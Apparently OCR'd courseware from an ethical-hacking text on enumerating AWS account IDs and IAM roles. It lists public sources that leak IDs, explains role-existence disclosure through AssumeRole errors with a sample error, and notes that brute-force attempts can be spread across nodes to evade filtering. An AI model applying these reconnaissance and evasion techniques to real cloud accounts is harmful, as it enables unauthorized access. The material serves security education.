
Figure 19.56: Screenshot of S3Scanner



Enumerating AWS Account IDs

- AWS accounts are **identified via unique IDs**, which when exposed in the public domain can be leveraged by attackers to perform various attacks on the target cloud services
- Using AWS account IDs, attackers can perform various activities such as **resource enumeration**, **IAM role assumption**, and the invocation of a Lambda function

Attackers enumerate AWS account IDs via the following sources:

- AWS error messages
- Code repositories such as GitHub
- Screenshots
- RDS (Relational Database Service) public snapshots
- Public EBS (Elastic Block Store) snapshots
- Public AMIs (Amazon Machine Images)
- People posting personal IDs to seek online assistance/troubleshooting


Enumerating AWS Account IDs

AWS accounts are identified via unique IDs, which, when exposed in the public domain, can be leveraged by attackers to target cloud services. These unique IDs are meant to be private but are often exposed to the public without the user's knowledge. Attackers can take advantage of this information leakage and use it for nefarious purposes.

Attackers enumerate AWS account IDs via the following sources:

- AWS error messages
- Code repositories, such as GitHub
- Screenshots
- Relational database service (RDS) public snapshots (RDS → Snapshots → All Public Snapshots)
- Public elastic block store (EBS) snapshots (EC2 → Snapshots → Public Snapshots)
- Public Amazon machine images (AMIs) (EC2 → AMIs → Public images)
- People posting personal IDs to seek online assistance/troubleshooting

After obtaining the account IDs, attackers can perform various activities, such as resource enumeration (discovering existing users, roles, etc.), IAM role assumption, and invocation of Lambda functions.



Enumerating IAM Roles

- Attackers enumerate IAM role names by analyzing the **AWS error messages** which reveal information regarding the existence of a user
- In AWS cloud services, users can perform numerous attempts to assume a role. For every failed attempt, **AWS response messages** reveal information about the existence of the role

Information gathered by attackers through IAM role enumeration:

- Internal software/stacks
- IAM user names (used for social engineering)
- AWS services in use
- 3rd-party software in use (E.g. CloudSploit, Datadog, Okta, etc.)

Enumerating IAM Roles


Attackers enumerate IAM role names by analyzing the AWS error messages, which reveal information regarding the existence of a user. Generally, in AWS cloud services, users are allowed to perform numerous attempts to assume a role. For every failed attempt, AWS response messages reveal information about the existence of the role. If the AWS blocks an account after some failed attempts, implementing a brute-force technique can be difficult but not impossible. By executing the process with a fragmented set of accounts or nodes, attackers can ultimately evade IP and account filtering solutions.

Information gathered by attackers through IAM role enumeration include the following:

- Internal software/stacks
- IAM user names (used for social engineering)
- AWS services in use
- 3rd-party software in use (e.g., CloudSploit, Datadog, Okta)

After enumerating the roles, attackers can try to assume an open role and steal its credentials.


For example, if an attacker tries to assume a role that is not permitted, the AWS produces an error message, as shown in the figure.



```
An error occurred (AccessDenied) when calling the AssumeRole operation: User: arn:aws:iam::012345678901:user/MyUser is not authorized to perform:
 sts:AssumeRole on resource: arn:aws:iam::111111111111:role/aws-service-role/rds.amazonaws.com/AWSServiceRoleForRDS
```

Figure 19.57: Screenshot of an AWS error message when targeting an existent role

